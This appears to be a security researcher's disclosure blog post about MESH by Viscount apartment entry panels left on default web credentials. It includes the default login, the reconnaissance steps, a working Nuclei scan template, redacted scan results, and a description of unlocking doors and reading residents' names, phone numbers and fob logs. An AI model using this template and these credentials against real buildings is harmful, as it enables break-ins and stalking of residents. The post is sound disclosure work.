Breaking into dozens of apartment buildings in five minutes on my phone

What a place to use default credentials

HACKING

AUTHOR
Eric Daigle


PUBLISHED
February 15, 2025

Background

A few months ago I was on my way to catch the SeaBus when I walked by an apartment building with an interesting looking access control panel. I wrote down the “MESH by Viscount” brand name and made a note to look into it when I had a chance. I ended up just missing my ferry (the 30 minute Sunday headways are brutal), so I decided to see if I could find anything promising on my phone while waiting at Waterfront for the next boat.


Part 0: Recon

Googling the name of the system brings up a sales page advertising “TCP/IP capability to remotely program and maintain the system.” That sounds promising, so let’s try to find a manual. `"mesh by viscount" filetype:pdf` gets us an installation guide. Page 4 explains how to log in to the system’s web UI:



Default credentials that “should” be changed, with no requirement or explanation of how to do so. Surely no building managers ever leave the defaults, right? And even if they did, they’d surely have no reason to expose this thing to the Internet, right?


The screenshot from the manual tells us the web UI login page’s title is “FREEDOM Administration Login”, which gives us something to search for.




Oh no.

Part 1: PII galore

Exposing the panel to the Internet is dumb, but fortunately none of these systems were accessible using the def– just kidding. The *very first result* happily lets me in with the `freedom:viscount` login. The first interesting thing here is the Users section:



This maps residents' full names to their unit numbers. The building address is also used as the Site title. That's already not great, but it's worse in conjunction with the Events section:




This is a multi-year log of every time a fob associated with a certain suite number accessed an entrance or an elevator. So we can now easily determine that, say, Jon Snow of Unit 999, 123 Bear St Vancouver BC comes home every day at 6pm.

For good measure, there's also a Users section which exposes every resident's phone number.

Part 2: Breaking in


The PII leaks are pretty wild, but the most interesting thing we have access to is the Controlled Areas section. In here I can apparently register new access fobs, disable existing ones, and change the floors they're authorized for. The system for this is somewhat convoluted. Fortunately I don't need to understand it at all, because I can just unlock any entrance I want through an override function:



So I can break into this building in about 5 minutes without attracting any attention whatsoever. Neat.

Part 3: How widespread is this?

Maybe I just got lucky that the default credentials worked on the first result and this is actually really rare. Let's get back to a desktop and scan more properly with ZoomEye:



That's not a good sign. ZoomEye kindly offers to let me download a CSV of the results for 700 ZoomPoints. I have no idea what a ZoomPoint is nor how I ended up with 2000 of them, but this seems as good a use as any. With all the hosts in hand, let's put together a quick Nuclei template:

```
id: mesh-default-login
info:
  name: MESH By Viscount
  author: Eric Daigle
  severity: high
  description: |
    MESH By Viscount default credentials were discovered.
http:
  - method: POST
  redirects: false
  path:
```

```
    - "{{BaseURL}}/mesh/servlet/mesh.webadmin.MESHAdminServlet?requestedAction=login"
  headers:
    Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.7
    Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
    Cache-Control: max-age=0
    Content-Type: application/x-www-form-urlencoded
    Cookie: MESHWebAdminLanguage=en; MESHWebAdminRefreshInterval=0;
    MESHWebAdminPageSize=100;
    Connection: keep-alive
  body:
"formLoginName=freedom&formLoginPassword=viscount&formLanguage=en&formLogRefreshInterval=0&fo
rmPageSize=100"
  matchers:
    - type: word
      part: body
      words:
        - 'Login Failed. Invalid username or password.'
      negative: true
```

The login behaviour is poorly coded (shocking, I know): it returns 200 whether or not the login was successful. To get around this we use a negative matcher that returns true as long as the “Login Failed” string is not present. The web UI also returns a 301 if the default landing page on successful login has been changed, which we handle as well. Time to send it:

```
[edaigle@garibaldi mesh]$ nuclei -l zoomeye_ips.txt -t template.yaml

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.3.5

                projectdiscovery.io

[INF] Supplied input was automatically deduplicated (2 removed).
[INF] Current nuclei version: v3.3.5 (outdated)
[INF] Current nuclei-templates version: v10.1.0 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 114
[INF] Templates loaded for current scan: 1
[WRN] Loading 1 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 659
[mesh-default-login] [http] [high] http:[redacted]/mesh/servlet/mesh.webadmin.MESHAdminServlet?requestedAction=login
[mesh-default-login] [http] [high] http:[redacted]/mesh/servlet/mesh.webadmin.MESHAdminServlet?requestedAction=login
[mesh-default-login] [http] [high] http:[redacted]/mesh/servlet/mesh.webadmin.MESHAdminServlet?requestedAction=login
[mesh-default-login] [http] [high] http:[redacted]mesh/servlet/mesh.webadmin.MESHAdminServlet?requestedAction=login
[mesh-default-login] [http] [high] http:[redacted]mesh/servlet/mesh.webadmin.MESHAdminServlet?requestedAction=login
```

In total, Nuclei finds 89 hits, so about 14% of the apartment buildings using this system that have ever exposed it to ZoomEye are vulnerable. But most of those 659 hits were old - of the buildings using this system that have exposed it to ZoomEye in the past year, 43% are vulnerable and have essentially no access control. The large majority (71) of the exposed systems are in Canada, not surprising since 582 out of the 742 ZoomEye hits were Canadian (Nuclei scans fewer targets due to some duplicates).

I’m so glad we have modern IoT technology to keep us safe! It’s crazy to think people used to trust analog locks with physical keys.

Timeline

- 2024-12-20: vulnerability discovered
- 2024-12-27: Current vendor of MESH identified as Hirsch (subsidiary of Vitaprotech Group) and contacted
- 2025-01-09: CEO of Identiv, former vendor of MESH, contacted

- 2025-01-11: Hirsch product security responds requesting details and are asked if they intend to alert clients
- 2025-01-29: Hirsch replies stating that these vulnerable systems are not following manufacturers' recommendations to change the default password
- 2025-01-30: Hirsch asked for an update as to whether clients running vulnerable systems have been alerted (no response as of publication)
- 2025-02-14: CVE-2025-26793 assigned
- 2025-02-15: publication

Support

If you've made it this far, consider supporting my work with a small donation on ko-fi! This site is ad-free, and social-media-free and uses open-source privacy-respecting analytics.